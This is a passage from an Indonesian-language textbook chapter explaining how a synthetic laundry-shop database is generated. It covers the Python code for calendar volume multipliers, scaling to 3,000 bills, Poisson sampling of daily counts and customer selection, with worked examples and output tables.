from lpdb import DB, HERE

GEN = os.path.join(HERE, "..", "generator")
TABLES = ["Outlet", "Employee", "Service", "Customer",
          "Bill", "Payment", "StatusLog"]


def digest(path, table):
    con = sqlite3.connect(path)
    h = hashlib.sha256()
    n = 0
    for row in con.execute(f"SELECT * FROM {table} ORDER BY id"):
        h.update(repr(row).encode("utf-8"))
        n += 1
    con.close()
    return n, h.hexdigest()[:16]


tmp = tempfile.mkdtemp()
shutil.copy(os.path.join(GEN, "schema.sqlite.sql"), tmp)
subprocess.run([sys.executable, os.path.join(GEN, "generate_data.py"),
                "--out", tmp], check=True, stdout=subprocess.DEVNULL)
fresh = os.path.join(tmp, "laundry.db")
same = True
for t in TABLES:
    a, b = digest(DB, t), digest(fresh, t)
    same = same and a == b
    print(f"{t:<10} {a[0]:>5} rows  book {a[1]}  fresh {b[1]}  "
          f"{'same' if a == b else 'DIFFERENT'}")
print("identical year:", same)
shutil.rmtree(tmp)
```

```
Outlet         3 rows  book a908f8349f21f15b  fresh a908f8349f21f15b  same
Employee      14 rows  book 71426b744993d7c3  fresh 71426b744993d7c3  same
Service       12 rows  book c337352dc1a07bf9  fresh c337352dc1a07bf9  same
Customer     256 rows  book f68629ff7019e92a  fresh f68629ff7019e92a  same
Bill        2953 rows  book dd824e8eb6f69630  fresh dd824e8eb6f69630  same
Payment     3319 rows  book 81c9d4b59991e0c1  fresh 81c9d4b59991e0c1  same
StatusLog   8802 rows  book 9963d4b69d5d547b  fresh 9963d4b69d5d547b  same
identical year: True
```

Tujuh tabel, tujuh sidik yang identik. Sidik SHA-256 berubah total jika satu karakter saja dari satu baris saja berubah, jadi dua sidik yang sama berarti dua tabel yang sama. Proses ini makan waktu beberapa detik, sebagian besar untuk menghitung empat belas hash kata sandi yang memang sengaja dibuat lambat.

5.4 Berapa Nota pada Hari Tertentu: Aturan Kalender

5.4.1 Satu pengali untuk setiap alasan

Tanyakan kepada pemilik binatu mana pun kapan tokonya ramai, dan jawabannya langsung keluar: akhir pekan, musim hujan, menjelang Lebaran. Tanyakan kapan sepi, dan Anda mendengar: hari libur nasional, bulan-bulan kemarau, dan di toko dekat kampus, libur semester. Generator mengubah setiap jawaban itu menjadi **pengali** (*multiplier*), bilangan yang menaikkan atau menurunkan jumlah nota yang diharapkan pada suatu hari, lalu mengalikan semuanya.

Untuk outlet o pada hari d, pengali gabungannya adalah

$$f(o,d) = w(d)\,m(d)\,h(d)\,\ell(d)\,c_o(d)\,u_o(d)\,t(d) \tag{5.1}$$

dengan setiap huruf mewakili satu alasan: w hari dalam sepekan, m curah hujan bulan itu, h hari libur nasional, ℓ Lebaran, c_o kalender kampus (khusus Keputih), u_o masa rintisan outlet baru (khusus Wiyung), dan t pertumbuhan usaha yang pelan. Pengali 1 berarti "hari biasa untuk alasan ini"; 1,30 berarti "30 % lebih ramai"; 0,55 berarti "sedikit di atas separuh ramainya". Jika toko tutup, f bernilai 0. Persamaan (5.1) persis adalah apa yang dihitung fungsi `day_factor()` pada **Kode 5.4**.

Kode 5.4 `generator/generate_data.py`, baris 247–270: pengali volume satu outlet pada satu hari, jantung aturan kalender.

```
def day_factor(outlet: str, d: dt.date) -> float:
    """Pengali volume harapan satu outlet pada satu hari (0 = tanpa nota)."""
    if d in CLOSED or d < OUTLET_OPENED[outlet]:
        return 0.0
    f = WEEKDAY[d.weekday()] * RAIN[d.month] * HOLIDAYS.get(d.isoformat(), 1.0)
    if between(d, PRE_LEBARAN):
        f *= 1.45
    elif between(d, POST_LEBARAN_SLOW):
        f *= 0.70
    elif between(d, POST_LEBARAN_WAVE):
        f *= 1.25
    if outlet == "O02":
        if dt.date(2026, 1, 10) <= d <= dt.date(2026, 2, 8):
            f *= 0.70
        if dt.date(2026, 6, 20) <= d <= dt.date(2026, 8, 20):
            f *= 0.55
        if dt.date(2026, 3, 12) <= d <= dt.date(2026, 3, 29):
            f *= 0.60
    if outlet == "O03":
        days_open = (d - OUTLET_OPENED["O03"]).days
        f *= min(1.0, 0.30 + 0.70 * days_open / 90)
    months = (d.year - START.year) * 12 + d.month - START.month
    f *= 1 + 0.004 * months
    return f
```

Mengapa dikalikan, bukan dijumlahkan? Karena pengaruhnya saling menguatkan. Sabtu di bulan Januari ramai karena dua alasan yang tidak saling bergantung, dan jika Sabtu membawa 30 % lebih banyak pelanggan daripada Senin di bulan apa pun, maka di Januari pun ia membawa 30 % lebih banyak, padahal setiap hari di Januari sudah 25 % lebih ramai daripada Oktober. Perkalian menjaga pengaruh setiap alasan tetap sebanding: $1.30 \times 1.25 = 1.625$, Sabtu di Januari 62,5 % lebih ramai daripada Senin di Oktober. Penjumlahan akan memberi tambahan $0.30 + 0.25 = 0.55$, yang meremehkan puncaknya dan, lebih buruk lagi, dapat mendorong hari yang sepi ke bawah nol ketika dua penyesuaian negatif bertemu.

5.4.2 Hari dan hujan

Tabel 5.3 memberikan pengali pertama dan **Tabel 5.4** pengali kedua. Sabtu dan Minggu paling ramai, karena pada hari itulah keluarga pekerja sempat membawa cucian. Jumat adalah hari kerja yang paling sepi: banyak laki-laki di Surabaya menunaikan salat Jumat pada siang hari, dan hari itu terasa pendek bagi semua orang.

Tabel 5.3 Pengali hari dalam sepekan pada generator. Sabtu dan Minggu paling ramai, Jumat paling sepi.

Hari	Sen	Sel	Rab	Kam	Jum	Sab	Min
$w(d)$	1.00	0.92	0.95	1.00	0.88	1.30	1.25

Tabel 5.4 Pengali musim hujan pada generator, satu nilai per bulan, tertinggi pada Januari.

	Okt	Nov	Des	Jan	Feb	Mar	Apr	Mei	Jun	Jul	Agu	Sep
$m(d)$	1.00	1.10	1.20	1.25	1.20	1.10	1.00	0.95	0.92	0.90	0.92	0.95

Pengali hujan mengikuti iklim Jawa Timur. Di musim hujan, pakaian tidak kering di jemuran rumah, sehingga lebih banyak keluarga membawanya ke binatu yang punya mesin pengering; di musim kemarau lebih banyak yang mencuci sendiri. Puncaknya Januari: untuk musim 2025/2026, kantor BMKG di Jawa Timur memprakirakan bahwa sebagian besar wilayah Jawa Timur akan mencapai puncak musim hujan pada Januari 2026 [4], dan di situlah tabel menaruh pengali terbesarnya, 1,25.

5.4.3 Hari libur, Lebaran, dan hari tutup

Pada hari libur nasional kebanyakan pelanggan tinggal di rumah, sehingga pengalinya 0,55, kecuali Natal dengan 0,80 (toko-toko ini berada di lingkungan yang mayoritas Muslim dan banyak pelanggan tetap tetap datang). Tanggal libur dalam generator mengikuti SKB 3 Menteri yang menetapkan hari libur nasional Indonesia tahun 2026 [5]: Tahun Baru, Isra Mikraj pada 16 Januari, Tahun Baru Imlek pada 17 Februari, Wafat Yesus Kristus pada 3 April, Hari Buruh pada 1 Mei, Kenaikan Yesus Kristus pada 14 Mei, Iduladha pada 27 Mei, Waisak pada 31 Mei, Hari Lahir Pancasila pada 1 Juni, Tahun Baru Islam pada 16 Juni, Hari Kemerdekaan pada 17 Agustus, dan Maulid Nabi pada 25 Agustus.

Peristiwa terbesar dalam setahun adalah **Lebaran**, perayaan di akhir Ramadan. Pada 2026 pemerintah menetapkan Idulfitri 1447 H jatuh pada 21 Maret melalui sidang isbat, sementara Muhammadiyah berlebaran pada 20 Maret [6]; Nyepi jatuh pada 19 Maret, dan SKB menambahkan cuti bersama di sekitar keduanya [5]. Toko menutup ketiga outletnya dari **19 sampai 22 Maret 2026**, dan dalam generator keempat hari itu bernilai $f = 0$. Di sekitar masa tutup itu ada tiga rentang yang mengubah pengali $\ell(d)$:

- **5 sampai 18 Maret: ×1,45.** Dua pekan menjelang Lebaran semua orang ingin pakaian, bed cover, dan gorden bersih sebelum tamu datang atau sebelum keluarga mudik. Campuran layanan pun berubah, seperti ditunjukkan Subbab 5.6.
- **23 sampai 25 Maret: ×0,70.** Toko sudah buka lagi, tetapi banyak pelanggan, dan sebagian pegawai, masih di kampung.
- **26 Maret sampai 8 April: ×1,25.** Gelombang pasca-Lebaran: keluarga-keluarga pulang dengan satu koper cucian perjalanan masing-masing.

5.4.4 Kampus, outlet baru, dan pertumbuhan

Keputih hidup mengikuti kalender universitas. Pengalinya, $c_{O02}(d)$, bernilai 0,70 selama libur semester 10 Januari sampai 8 Februari, 0,55 selama libur panjang 20 Juni sampai 20 Agustus, dan 0,60 dari 12 sampai 29 Maret, ketika mahasiswa pulang kampung untuk Lebaran. Bila rentang-rentang itu bertumpuk, pengalinya dikalikan: pada masa lonjakan Lebaran mahasiswa sudah mulai pulang, sehingga Keputih mendapat $1.45 \times 0.60 = 0.87$ dan justru lebih sepi daripada biasa ketika dua outlet lainnya sedang paling ramai.

Toko baru tidak dibuka dengan buku pelanggan yang penuh. Untuk Wiyung, generator memakai **rintisan linear** (*linear ramp*): pada hari pembukaan outlet itu mengharapkan 30 % dari volume matangnya, lalu tumbuh mengikuti garis lurus hingga 100 % setelah 90 hari.

$$u_{O03}(d) = \min\left(1,\ 0.30 + 0.70\,\frac{n_d}{90}\right) \tag{5.2}$$

Di sini n_d adalah banyaknya hari sejak 12 Januari 2026. Pada hari pembukaan $n_d = 0$ dan $u = 0.30$; setelah 45 hari, $u = 0.30 + 0.70 \times 45/90 = 0.65$; mulai hari ke-90, rumus itu melampaui 1 dan min menahannya tepat di 1.

Terakhir, usaha ini tumbuh pelan, 0,4 % per bulan:

$$t(d) = 1 + 0.004\,k_d \tag{5.3}$$

dengan k_d menghitung bulan penuh sejak Oktober 2025, sehingga $k = 0$ pada Oktober 2025 dan $k = 11$ pada September 2026, ketika $t = 1.044$.

5.4.5 Dari pengali ke jumlah nota yang diharapkan

Pengali menyatakan “berapa kali lebih ramai daripada biasa”, bukan “berapa nota”. Untuk mengubahnya menjadi hitungan, generator mengalikannya dengan dua bilangan lagi:

$$\lambda_{o,d} = s \times r_o \times f(o,d) \tag{5.4}$$

Huruf Yunani λ (lambda) adalah **jumlah nota yang diharapkan** di outlet o pada hari d: bukan janji, melainkan rata-rata yang akan Anda lihat seandainya hari yang persis sama itu dapat dijalani berulang kali. Faktor r_o adalah ukuran relatif outlet ketika sudah matang: Rungkut 1,00, Keputih 0,85, Wiyung 0,80. Faktor s, **skala**, dipilih agar seluruh tahun mengharapkan tepat 3.000 nota:

$$s = \frac{3000}{\sum_o r_o \sum_d f\,(o,d)} \tag{5.5}$$

Bacalah Persamaan (5.5) dari dalam ke luar. Untuk setiap outlet, jumlahkan pengalinya selama 365 hari; beri bobot jumlah setiap outlet dengan ukurannya; jumlahkan ketiga hasil berbobot itu; bagilah 3.000 dengan totalnya. Karena λ sama dengan s kali pengali berbobot, menjumlahkan λ atas semua outlet dan hari memberi s kali total yang sama, yang menurut konstruksinya bernilai 3.000. Pilihan rancangan ini patut diperhatikan: aturan-aturan hanya berbicara secara relatif (“Sabtu 30 % lebih ramai”), dan satu bilangan di akhir menetapkan ukuran mutlak toko. Untuk menyimulasikan toko yang dua kali lebih besar, Anda cukup mengubah `TARGET_BILLS`.

5.4.6 Dihitung dengan tangan, lalu dengan komputer

Ambil **Rungkut pada Sabtu 14 Maret 2026**, di tengah lonjakan Lebaran. Membaca pengalinya satu per satu:

- hari: Sabtu, $w = 1.30$;
- bulan: Maret, $m = 1.10$;
- hari libur: tidak ada, $h = 1$;
- Lebaran: 14 Maret berada di rentang 5–18 Maret, $\ell = 1.45$;
- kampus dan rintisan: bukan Keputih, bukan Wiyung, $c = u = 1$;
- tren: Maret 2026 adalah lima bulan setelah Oktober 2025, $t = 1 + 0.004 \times 5 = 1.020$.

Jadi $f = 1.30 \times 1.10 \times 1.45 \times 1.020 = 1.43 \times 1.45 \times 1.020 = 2.0735 \times 1.020 = 2.1150$. Hari itu lebih dari dua kali seramai Senin biasa di bulan Oktober.

Sekarang **Keputih pada Senin 6 Juli 2026**, di masa libur panjang: $w = 1.00$, $m = 0.90$, $c = 0.55$, dan Juli adalah sembilan bulan kemudian, jadi $t = 1.036$. Maka $f = 0.90 \times 0.55 \times 1.036 = 0.495 \times 1.036 = 0.5128$: kira-kira separuh hari biasa.

Lalu **Wiyung pada hari pembukaannya, Senin 12 Januari 2026**: $w = 1.00$, $m = 1.25$, $u = 0.30$ menurut Persamaan (5.2) dengan $n_d = 0$, $t = 1.012$. Jadi $f = 1.25 \times 0.30 \times 1.012 = 0.3795$.

Kode 5.5 membiarkan komputer memeriksa semua ini. Program itu tidak menyalin rumusnya; ia **mengimpor** `day_factor()` dari generatornya sendiri, sehingga setiap ketidakcocokan akan membuka salah paham di pihak kita, bukan salah ketik dalam salinan.

Kode 5.5 `python/02_day_factor.py`: hitung skala menurut Persamaan (5.5), pengali dan lambda sembilan hari pilihan, serta nota harapan dibanding nota nyata setiap bulan.

```
"""Bab 5, Subbab 5.4: aturan volume generator, dihitung langkah demi langkah.

Program ini mengimpor day_factor() dan konstanta dari generatornya sendiri
(../generator/generate_data.py), jadi angkanya adalah angka generator itu.
Untuk beberapa hari pilihan dicetak setiap pengali, hasil kali f, jumlah
nota harapan lambda = skala x laju x f, dan nota yang sungguh datang.
Lalu nota harapan dan nota nyata dibandingkan bulan demi bulan.
Run:  python 02_day_factor.py
"""
import datetime as dt
import os
import sys

from lpdb import open_db, table

HERE = os.path.dirname(os.path.abspath(__file__))
sys.path.insert(0, os.path.join(HERE, "..", "generator"))
import generate_data as g  # noqa: E402  (generatornya, bukan salinan)

# Langkah 1: konstanta kalibrasi. Jumlahkan f atas semua hari dan outlet,
# bobot dengan laju outlet, lalu skalakan totalnya ke TARGET_BILLS.
raw = {o: sum(g.day_factor(o, d) for d in g.daterange(g.START, g.END))
       for o in g.OUTLET_RATE}
total_raw = sum(g.OUTLET_RATE[o] * raw[o] for o in raw)
scale = g.TARGET_BILLS / total_raw
print("sum of f per outlet:", {o: round(v, 2) for o, v in raw.items()})
print(f"weighted total = {total_raw:.2f}   scale = 3000 / total = {scale:.4f}")
print()

con = open_db()
DAYS = [("O01", "2025-10-06"), ("O01", "2025-10-11"), ("O01", "2026-01-24"),
        ("O01", "2026-03-14"), ("O01", "2026-03-20"), ("O02", "2026-07-06"),
        ("O03", "2026-01-12"), ("O03", "2026-04-13"), ("O01", "2026-08-17")]
rows = []
for outlet, day in DAYS:
    d = dt.date.fromisoformat(day)
    f = g.day_factor(outlet, d)
    lam = scale * g.OUTLET_RATE[outlet] * f
    real = con.execute("SELECT COUNT(*) FROM Bill WHERE Outlet_id = ? "
                       "AND DATE(arrived) = ?", (outlet, day)).fetchone()[0]
    rows.append((outlet, day, d.strftime("%a"), g.WEEKDAY[d.weekday()],
                 g.RAIN[d.month], g.HOLIDAYS.get(day, 1.0),
                 f"{f:.4f}", f"{lam:.2f}", real))
table(["outlet", "day", "dow", "weekday", "rain", "holiday", "f",
       "lambda", "real"], rows)
print()
```

Kode 5.5 (Lanjutan) *python/02_day_factor.py: hitung skala menurut Persamaan (5.5), pengali dan lambda sembilan hari pilihan, serta nota harapan dibanding nota nyata setiap bulan.*

```

# Langkah 2: nota harapan per bulan = jumlah lambda atas hari-hari bulan itu
expected = {}
for o in g.OUTLET_RATE:
    for d in g.daterange(g.START, g.END):
        key = d.strftime("%Y-%m")
        lam = scale * g.OUTLET_RATE[o] * g.day_factor(o, d)
        expected[key] = expected.get(key, 0.0) + lam
actual = dict(con.execute("SELECT SUBSTR(arrived, 1, 7), COUNT(*) FROM Bill "
                          "GROUP BY 1").fetchall())
rows = [(m, f"{expected[m]:.1f}", actual.get(m, 0),
         f"{actual.get(m, 0) - expected[m]:+.1f}") for m in sorted(expected)]
rows.append(("total", f"{sum(expected.values()):.1f}", sum(actual.values()),
             f"{sum(actual.values()) - sum(expected.values()):+.1f}"))
table(["month", "expected", "actual", "difference"], rows)
con.close()
```

```
sum of f per outlet: {'O01': 403.66, 'O02': 356.41, 'O03': 243.05}
weighted total = 901.05   scale = 3000 / total = 3.3294


outlet | day        | dow | weekday | rain | holiday | f      | lambda | real
-------+------------+-----+---------+------+---------+--------+--------+-----
O01    | 2025-10-06 | Mon | 1.0     | 1.0  | 1.0     | 1.0000 | 3.33   | 3
O01    | 2025-10-11 | Sat | 1.3     | 1.0  | 1.0     | 1.3000 | 4.33   | 3
O01    | 2026-01-24 | Sat | 1.3     | 1.25 | 1.0     | 1.6445 | 5.48   | 4
O01    | 2026-03-14 | Sat | 1.3     | 1.1  | 1.0     | 2.1150 | 7.04   | 10
O01    | 2026-03-20 | Fri | 0.88    | 1.1  | 1.0     | 0.0000 | 0.00   | 0
O02    | 2026-07-06 | Mon | 1.0     | 0.9  | 1.0     | 0.5128 | 1.45   | 3
O03    | 2026-01-12 | Mon | 1.0     | 1.25 | 1.0     | 0.3795 | 1.01   | 0
O03    | 2026-04-13 | Mon | 1.0     | 1.0  | 1.0     | 1.0240 | 2.73   | 4
O01    | 2026-08-17 | Mon | 1.0     | 0.92 | 0.55    | 0.5262 | 1.75   | 2

month   | expected | actual | difference
--------+----------+--------+-----------
2025-10 | 197.3    | 171    | -26.3
2025-11 | 216.0    | 204    | -12.0
2025-12 | 237.4    | 276    | +38.6
2026-01 | 246.8    | 235    | -11.8
2026-02 | 259.7    | 268    | +8.3
2026-03 | 302.8    | 317    | +14.2
2026-04 | 293.9    | 290    | -3.9
2026-05 | 265.3    | 248    | -17.3
2026-06 | 239.2    | 217    | -22.2
2026-07 | 225.5    | 255    | +29.5
2026-08 | 244.1    | 216    | -28.1
2026-09 | 271.9    | 256    | -15.9
total   | 3000.0   | 2953   | -47.0
```

Baris pertama memberikan tiga jumlah dalam Persamaan (5.5). Rungkut, yang buka setiap hari sepanjang tahun, mengumpulkan 403,66; Keputih, dengan libur-liburnya, 356,41; Wiyung, yang buka kurang dari sembilan bulan dan masih merintis, 243,05. Dengan bobot ukuran, $1.00 \times 403.66 + 0.85 \times 356.41 + 0.80 \times 243.05 = 403.66 + 302.95 + 194.44 = 901.05$, dan $s = 3000/901.05 = 3.3294$.

Tabel berikutnya membenarkan ketiga hitungan tangan kita sampai empat desimal (2,1150, 0,5128, dan 0,3795) dan mengubah masing-masing menjadi λ. Untuk Rungkut pada 14 Maret, $\lambda = 3.3294 \times 1.00 \times 2.1150 = 7.04$ nota; hari sebenarnya mendapat 10. Untuk Keputih pada 6 Juli, $\lambda = 3.3294 \times 0.85 \times 0.5128 = 1.45$; hari sebenarnya mendapat 3. Untuk hari pembukaan Wiyung, $\lambda = 3.3294 \times 0.80 \times 0.3795 = 1.01$, dan hari sebenarnya **tidak mendapat nota sama sekali**: nota pertama Wiyung, `B0738`, baru datang keesokan paginya. Pada 20 Maret, masa tutup, $f = 0$ dan tidak ada yang bisa terjadi. Pada Hari Kemerdekaan, 17 Agustus, pengali libur 0,55 memangkas harapan Rungkut menjadi 1,75, dan tetap ada dua pelanggan yang datang.

Gambar 5.2 memperlihatkan seluruh tahun dengan cara ini: batang abu-abu adalah nota yang sungguh datang setiap hari, dijumlahkan atas tiga outlet; garis putus-putus kuning adalah jumlah ketiga nilai λ hari itu; garis biru tua adalah rata-rata bergerak tujuh hari dari batang-batang itu.



Gambar 5.2 Nota per hari sepanjang tahun contoh (abu-abu), rata-rata tujuh harinya (biru tua), dan jumlah yang diharapkan aturan kalender (kuning putus-putus). Musim hujan, lonjakan Lebaran, empat hari tutup, pembukaan Wiyung, dan rusaknya pengering Keputih pada pekan terakhir diberi tanda.

Setiap ciri garis putus-putus itu adalah satu baris `day_factor()`. Gigi gergajinya adalah pekan: tujuh hari, dua di antaranya tinggi. Kenaikan pelan dari November ke Januari adalah hujan. Lonjakan di awal Maret adalah masa menjelang Lebaran, jatuh ke nol adalah masa tutup, lonjakan kedua adalah gelombang pasca-Lebaran. Anak tangga di pertengahan Januari adalah Wiyung yang bergabung dengan dua outlet lainnya. Dan garis biru tua mengikuti garis putus-putus dengan dekat tetapi tidak persis, yang membawa kita ke pertanyaan: mengapa hari yang nyata berbeda dari harapannya?

5.5 Dari Jumlah Harapan ke Jumlah Nyata: Undian Poisson

5.5.1 Mengapa λ tidak dibulatkan saja?

Jika Rungkut mengharapkan 3,33 nota pada Senin biasa, generator paling sederhana akan memberinya 3 nota setiap Senin biasa. Tahun seperti itu tidak berguna. Setiap Senin akan tampak sama, tak ada kueri yang menemukan hari yang luar biasa sepi, dan *dashboard* tidak pernah memperlihatkan kepada pemilik naik-turun wajar yang dialami toko sungguhan. Yang kita inginkan adalah hitungan yang **rata-ratanya** 3,33 dan berubah-ubah dari hari ke hari sebagaimana kedatangan yang nyata.

Pelanggan binatu datang secara saling bebas: seorang mahasiswi di Keputih tidak memutuskan mencuci karena sebuah keluarga di Rungkut mencuci. Bila banyak orang masing-masing punya peluang kecil dan saling bebas untuk datang pada suatu hari, jumlah yang benar-benar datang mengikuti pola yang terkenal, yaitu **distribusi Poisson**. Inilah distribusi untuk "berapa peristiwa saling bebas terjadi dalam rentang waktu tertentu", dipakai untuk panggilan ke pusat layanan, nasabah di loket bank, dan mobil di gerbang tol, dan menjadi model baku kedatangan dalam studi simulasi [7].

> **DEFINISI.** Hitungan N berdistribusi **Poisson** dengan rata-rata $\lambda > 0$ bila peluang terjadinya tepat k peristiwa adalah

$$P(N = k) = \frac{\lambda^k e^{-\lambda}}{k!}, \qquad k = 0,1,2,\ldots \tag{5.6}$$

Di sini $e \approx 2.71828$ adalah bilangan Euler dan $k! = 1 \times 2 \times \cdots \times k$ (dengan $0! = 1$). Rata-ratanya λ dan simpangan bakunya $\sqrt{\lambda}$.

5.5.2 Contoh: Senin biasa di Rungkut

Untuk Rungkut pada Senin biasa di Oktober 2025, $f = 1$ dan $\lambda = s \times 1.00 \times 1 = 3.3294$. Persamaan (5.6) lalu memberi peluang setiap kemungkinan jumlah nota. Suku pertama adalah $e^{-3.3294} = 0.0358$: kira-kira satu dari 28 Senin biasa tidak kedatangan siapa pun. Suku-suku berikutnya diperoleh dengan mengalikan λ/k setiap kali, karena $P(N = k) = P(N = k - 1) \times \lambda / k$:

- $P(1) = 0.0358 \times 3.3294/1 = 0.1192$;
- $P(2) = 0.1192 \times 3.3294/2 = 0.1985$;
- $P(3) = 0.1985 \times 3.3294/3 = 0.2203$;
- $P(4) = 0.2203 \times 3.3294/4 = 0.1834$;
- $P(5) = 0.1834 \times 3.3294/5 = 0.1221$.

Tiga nota adalah hasil tunggal yang paling mungkin, tetapi peluangnya hanya 22 %; dua dan empat hampir sama mungkinnya; dan lima atau lebih, jika digabung, terjadi pada sekitar satu dari empat Senin. Senin 6 Oktober 2025 yang sebenarnya, baris pertama tabel dalam keluaran **Kode 5.5**, mendapat tepat 3.

Hitungan yang sama menjelaskan hari pembukaan Wiyung yang kosong. Dengan $\lambda = 1.01$, peluang tanpa nota adalah $e^{-1.01} = 0.364$. Lebih dari sepertiga hari seperti itu tidak mendatangkan siapa pun, jadi tidak ada yang salah dengan generator ketika Wiyung dibuka dengan meja kasir yang sepi. Hal yang sama juga menimpa toko-toko baru yang sungguhan.

5.5.3 Cara generator mengundi bilangan Poisson

Kode 5.6 adalah fungsi Poisson milik generator. Ia memakai metode klasik yang diuraikan Knuth [8]: kalikan bilangan acak seragam antara 0 dan 1 satu per satu sampai hasil kalinya jatuh di bawah $e^{-\lambda}$; banyaknya perkalian yang diperlukan, dikurangi satu, berdistribusi Poisson dengan rata-rata λ.

Kode 5.6 `generator/generate_data.py`, baris 331–339: metode perkalian Knuth untuk mengundi hitungan berdistribusi Poisson.

```
def poisson(rng: random.Random, lam: float) -> int:
    if lam <= 0:
        return 0
    l_, k, p = math.exp(-lam), 0, 1.0
    while True:
        p *= rng.random()
        if p <= l_:
            return k
        k += 1
```

Mengapa cara ini benar? Jika diambil logaritmanya, mengalikan bilangan-bilangan seragam sama dengan menjumlahkan selang waktu antarperistiwa dari suatu arus acak yang tetap, lalu bertanya berapa peristiwa yang muat sebelum batas waktu λ. Hitungan itu berdistribusi Poisson menurut definisi proses Poisson. Untuk nilai λ kecil yang dibutuhkan sebuah binatu, tidak pernah lebih dari sekitar 8, perulangannya hanya berjalan beberapa kali per hari dan hasilnya eksak, itulah sebabnya generator memakainya alih-alih memanggil pustaka.

5.5.4 Seberapa jauh kenyataan bisa menyimpang?

Simpangan baku hitungan Poisson adalah

$$\sigma = \sqrt{\lambda} \tag{5.7}$$

sehingga bulan yang mengharapkan 250 nota biasanya mendarat dalam jarak $\sqrt{250} \approx 16$ dari angka itu, dan sekitar 32 pada bulan-bulan yang kurang beruntung. Tabel kedua pada keluaran **Kode 5.5** membandingkan nota harapan dan nota nyata bulan demi bulan. Sebagian besar selisihnya memang di dalam ±16; Desember (+38,6) dan Agustus (−28,1) adalah pengecualian, sekitar dua simpangan baku, dan dalam daftar dua belas bulan memang sesekali muncul hal seperti itu karena kebetulan. Untuk setahun penuh, harapannya 3.000,0 dan toko menerima 2.953, selisih 47, kurang dari satu simpangan baku ($\sqrt{3000} \approx 55$).

> **PERINGATAN:** Angka yang berbeda dari aturan bukanlah *bug*. Saat memeriksa generator terhadap aturannya, bandingkan selisihnya dengan $\sqrt{\lambda}$ sebelum khawatir. Bulan yang berjarak 30 nota dari harapan 240 itu wajar; bulan yang berjarak 150 nota berarti ada aturan yang salah atau salah dibaca. Penalaran yang sama menolong pemilik toko sungguhan: satu pekan sepi di bulan Agustus adalah derau, tiga pekan berturut-turut adalah kabar.

5.6 Isi Satu Nota: Kedatangan, Pelanggan, Layanan, Satuan, Rak

Begitu generator tahu berapa nota yang datang sehari di sebuah outlet, ia membangun nota itu satu per satu. Setiap nota memerlukan enam hal: kapan datang, milik siapa, layanan apa, berapa satuan, pegawai mana yang menerimanya, dan di mana kantongnya menunggu.

5.6.1 Jam kedatangan

Pelanggan tidak datang merata sepanjang hari. Mereka datang sebelum berangkat kerja, mulai pukul 07.00 ketika meja kasir dibuka, dan sepulang kerja, sampai pukul 21.00 ketika toko tutup; tengah hari sepi. Generator menaruh **35 %** kedatangan secara seragam antara 07.00 dan 10.00, **20 %** antara 10.00 dan 15.00, dan **45 %** antara 15.00 dan 20.57. Perhatikan bahwa rentang tengah panjangnya lima jam tetapi hanya mendapat 20 %, jadi per jamnya paling sepi: $35/3 \approx 11.7$ % per jam pagi, $20/5 = 4$ % per jam siang, dan $45/6 = 7.5$ % per jam sore. Bentuk itu muncul kembali dari data di Subbab 5.10.

Kedatangan ketiga outlet pada hari itu kemudian **diurutkan menurut waktu**. Pengurutan itulah yang membuat nomor nota mengikuti jam: generator baru memberi nomor di akhir, sesuai urutan kedatangan, sehingga `B0001` adalah nota pertama tahun itu (Rungkut, 1 Oktober 2025, 09.46.58) dan `B2953` yang terakhir.

5.6.2 Siapa pelanggannya?

Sekitar 110 pelanggan sudah ada pada 1 Oktober 2025; sisanya mendaftar pada kunjungan pertama. Untuk setiap nota, generator lebih dulu memutuskan apakah yang masuk adalah **pelanggan baru**. Di dua outlet yang sudah mapan peluangnya 4 %. Di Wiyung peluangnya tinggi di awal lalu menurun seiring toko makin dikenal:

$$p_{\text{baru}} = \max\left(0.05,\ 0.30 - 0.25\,\frac{n_d}{120}\right) \tag{5.8}$$

Pada hari pembukaan ($n_d = 0$) hampir satu dari tiga pengunjung adalah orang baru; setelah 120 hari rumus itu mencapai 0,05, dan max menjaganya agar tidak pernah di bawah angka itu. Pelanggan baru didaftarkan beberapa menit sebelum notanya dibuat, persis seperti yang dilakukan kasir: isi formulir, lalu tulis pesanan.

Jika bukan pelanggan baru, pelanggannya adalah pelanggan tetap, dipilih dari **kumpulan** (*pool*) pelanggan yang sudah mendaftar, belum berhenti datang, dan menjadi pelanggan outlet ini (ditambah, untuk setiap pelanggan outlet lain, peluang 10 % bahwa hari ini ia kebetulan berada di dekat outlet yang berbeda). Pelanggan tetap tidak sama tetapnya. Setiap pelanggan membawa **bobot keaktifan** a_i, diundi sekali dari distribusi log-normal dan dibatasi paling besar 4, dan peluang terpilihnya pelanggan i sebanding dengan bobot itu:

$$P(\text{pelanggan } i) = \frac{a_i}{\sum_{j \in \text{kumpulan}} a_j} \tag{5.9}$$

Bentuk log-normal memberi banyak pelanggan bobot kecil dan segelintir pelanggan bobot besar, pola yang dikenal setiap toko: beberapa keluarga yang datang hampir tiap pekan, dan ekor panjang pelanggan yang datang beberapa kali setahun. Di Bab 7, pelanggan teratas, Khadijah Hakim (`C0094`), ternyata memiliki 62 nota dalam setahun, sedangkan 18 pelanggan datang tepat sekali.

